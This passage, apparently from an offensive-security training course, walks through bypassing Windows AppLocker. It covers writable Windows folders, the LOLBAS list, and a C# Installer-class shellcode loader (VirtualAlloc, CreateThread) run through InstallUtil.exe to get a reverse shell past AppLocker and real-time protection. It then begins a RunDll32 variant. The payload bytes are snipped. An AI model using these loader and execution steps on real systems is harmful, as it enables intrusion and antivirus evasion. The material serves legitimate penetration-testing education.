Rule) All scripts" Description="Allows members of the local Administrators
group to run all scripts." UserOrGroupSid="S-1-5-32-544" Action="Allow">
        <Conditions>
            <FilePathCondition Path="*" />
        </Conditions>
    </FilePathRule>
</RuleCollection>
...[SNIP]...
```

So for example, the following `VBscript` located on `max's` desktop is blocked by the default `AppLocker` script policy:



However, moving the file to `C:\Windows\Tasks` allows us to execute it:



LOLBAS: InstallUtil

Living off the Land

Another popular technique attackers use to evade detection (and bypass `AppLocker`) is called `"living off the land"` (`LOTL`), which refers to abusing binaries already within the victim's OS to carry out attacks. A very good resource for this type of attack is the LOLBAS project, which contains a searchable list of `Microsoft-signed` binaries and how they may be abused in various ways.

For example, if we wanted to find a way to execute code (e.g., to bypass AppLocker), we could search `"/execute"` and then click on a binary to view details about how the attack is carried out.

/execute

Binary	Functions	Type	ATT&CK® Techniques
AddinUtil.exe	Execute	Binaries	T1218: System Binary Proxy Execution
At.exe	Execute	Binaries	T1053.002: At
Atbroker.exe	Execute	Binaries	T1218: System Binary Proxy Execution
Bash.exe	Execute AWL bypass	Binaries	T1202: Indirect Command Execution
Bitsadmin.exe	Alternate data streams Download Copy Execute	Binaries	T1564.004: NTFS File Attributes T1105: Ingress Tool Transfer T1218: System Binary Proxy Execution

Let's imagine we decide on the `InstallUtil.exe` binary and view the details. The website itself will not contain all the necessary details on how to exploit each binary, however links to external resources will be available which may describe the attacks better.

.. /Installutil.exe ☆ Star 6,610

AWL bypass (DLL, Custom Format) | Execute (DLL, Custom Format) | Download (INetCache)

The Installer tool is a command-line utility that allows you to install and uninstall server resources by executing the installer components in specified assemblies

Paths:
C:\Windows\Microsoft.NET\Framework\v2.0.50727\InstallUtil.exe
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\InstallUtil.exe
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe

Resources:
- https://pentestlab.blog/2017/05/08/applocker-bypass-installutil/
- https://evi1cg.me/archives/AppLocker_Bypass_Techniques.html#menu_index_12
- https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1218.004/T1218.004.md
- https://www.blackhillsinfosec.com/powershell-without-powershell-how-to-bypass-application-whitelisting-environment-restrictions-av/
- https://oddvar.moe/2017/12/13/applocker-case-study-how-insecure-is-it-really-part-1/
- https://docs.microsoft.com/en-us/dotnet/framework/tools/installutil-exe-installer-tool

In these next two sections, we will cover two common `"LOLBINs"` which can be used to execute arbitrary code while bypassing `AppLocker`.

Introduction to InstallUtil

InstallUtil is a `Microsoft` command-line utility which can be used to install and uninstall server resources. The program is automatically installed alongside Visual Studio, and is typically located in the following locations:

- 32-bit: `C:\Windows\Microsoft.NET\Framework\v4.0.30319`
- 64-bit: `C:\Windows\Microsoft.NET\Framework64\v4.0.30319`


Since `InstallUtil.exe` is a legitimate `Microsoft` binary, and it is located under `C:\Windows`, it will more often than not be permitted by whatever `AppLocker` policy is in place (including the default rulesets):

```
PS C:\Users\max> Get-AppLockerPolicy -Effective | Test-AppLockerPolicy -
Path C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe

FilePath
PolicyDecision MatchingRule
--------                                                    ------------
-- ------------
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe
Allowed (Default Rule) All files located in the Windows folder
```


Besides bypassing `AppLocker`, programs such as `InstallUtil` are extremely useful to attackers, since they may be used to make malicious actions appear like they belong.

Executing Code with InstallUtil

Now that we have a better understanding of what `InstallUtil` is, let's take a look at how we may abuse it to execute arbitrary code. In order to do this, we will need to open `Visual Studio` and create a new project, using the `Console App (.NET Framework)` template (for the project name, we can choose `NotMalware_IU`).




In order for `InstallUtil` to know what code it has to execute, we will need to extend the System.Configuration.Install.Installer class. Since this is not a default class, we will need to manually add a reference to the library which contains it. We can do this through the `Project > Add Reference...` menu.



Inside the `Reference Manager`, we will need to click `Browse...` and select the following DLL file:

```
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Configuration.Install\v4.0_4.0.0.0__b03f5f7f11d50a3a\System.Configuration.Install.dll
```

Once selected, hit `OK` to add the reference to the library.



With the necessary namespace referenced, we may begin programming our exploit. The following code may be used as a template:

```
using System;
using System.Configuration.Install;

public class NotMalware_IU
{
    public static void Main(string[] args)
    {
    }
}

[System.ComponentModel.RunInstaller(true)]
public class A : System.Configuration.Install.Installer
{
    public override void Uninstall(System.Collections.IDictionary
savedState)
    {
        // CODE EXECUTION
    }
```

```
}
```

The class `NotMalware_IU` has an empty `Main` method. In this case, the second class `A` (named arbitrarily) which extends the `Installer` class is the one which matters. In that class, we will override the `Uninstall` method, so that when we tell `InstallUtil` to uninstall our compiled program, it will execute whatever code we put inside this method.

Let's modify this project to execute our `micr0_shell` payload from the `Dynamic Analysis` section. The `DllImport` statements need to be added to the top of the `A` class:


```
<SNIP>
public class A : System.Configuration.Install.Installer
{
    [DllImport("kernel32")]
    private static extern IntPtr VirtualAlloc(IntPtr lpStartAddr, UInt32
size, UInt32 flAllocationType, UInt32 flProtect);

    [DllImport("kernel32")]
    private static extern bool VirtualProtect(IntPtr lpAddress, uint
dwSize, UInt32 flNewProtect, out UInt32 lpflOldProtect);

    [DllImport("kernel32")]
    private static extern IntPtr CreateThread(UInt32 lpThreadAttributes,
UInt32 dwStackSize, IntPtr lpStartAddress, IntPtr param, UInt32
dwCreationFlags, ref UInt32 lpThreadId);

    [DllImport("kernel32")]
    private static extern UInt32 WaitForSingleObject(IntPtr hHandle,
UInt32 dwMilliseconds);

    public override void Uninstall(System.Collections.IDictionary
savedState)
    {
        <SNIP>
```

And then the shellcode decryption/injection logic needs to replace the comment which says `"CODE EXECUTION"` inside the `Uninstall` method:

```
    <SNIP>
    public override void Uninstall(System.Collections.IDictionary
savedState)
    {
        // Shellcode (micr0_shell)
        string bufEnc = "<SNIP>";
```

```
        // Decrypt shellcode
        <SNIP>
    }
}
```

Since the `micr0_shell` payload we are using is 64-bit, we need to modify the compilation options. At the top of the `Visual Studio` window, where it says `Debug, Any CPU`, switch `Debug` to `Release`. Next, click on `Any CPU` and select `Configuration Manager...`. Inside the `Configuration Manager` window, click `Any CPU`, select `<New...>`, click `ARM64` and select `x64`. Finally, click `OK` and then `Close`.




With everything ready, click `Build > Build NotMalware_IU` from the menu to build the program. The compiled program will be located in `<PROJECT>\bin\x64\Release`.

Finally, to (ab)use `InstallUtil.exe` to execute our code, we may prepare a `netcat` listener, and use the following command (making sure to specify the 64-bit version of `InstallUtil.exe`):

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile=
/LogToConsole=false /U
C:\Tools\NotMalware_IU\NotMalware_IU\bin\x64\Release\NotMalware_IU.exe
```

If everything was done correctly, we will receive a reverse shell, bypassing both `AppLocker` and `Real-time protection`!



LOLBAS: RunDll32

Introduction to RunDll32

RunDll32 is a standard `Microsoft` binary which comes with `Windows`. The utility may be used to load and execute dynamic-link libraries (DLLs). It is typically located at:

- 32-bit: `C:\Windows\SysWOW64\rundll32.exe`
- 64-bit: `C:\Windows\System32\rundll32.exe`

As is the case with `InstallUtil`, `RunDll32` will usually get past `AppLocker` policies since it is a legitimate `Microsoft` binary which has actual non-malicious use.


```
PS C:\Users\max> Get-AppLockerPolicy -Effective | Test-AppLockerPolicy -
Path C:\Windows\System32\rundll32.exe

FilePath                          PolicyDecision MatchingRule
--------                          -------------- ------------
C:\Windows\System32\rundll32.exe        Allowed (Default Rule) All files
located in the Windows folder
```

Bypassing AppLocker with RunDll32


Let's take a look at how we can execute arbitrary code using `RunDll32`. Since we used `NotMalware` in the previous section, we will modify `RShell` to work with `RunDll32`, although this technique may be adapted to work with pretty much any tool. To start off, we need to create another `Visual Studio` project, this time with the `Class Library (.NET Framework)` template (for the project name, we can choose `RShell_D`).

By default, you can not export DLL methods from `.NET` programs, since it is `managed code`. The difference between `managed` and `unmanaged` code is that `unmanaged` code is executed directly by the operating system, and `managed` code (in this case) is executed by the .NET Common Language Runtime (CLR).


Nevertheless, there is a GitHub project called DllExport which allows us to export methods. To use this tool, we will need to add the `NuGet` package to the project. Inside the `Visual Studio` window, select `Project > Manage NuGet Packages...`



Then, inside the `NuGet Package Manager`, click on the `Settings` (gear) icon:

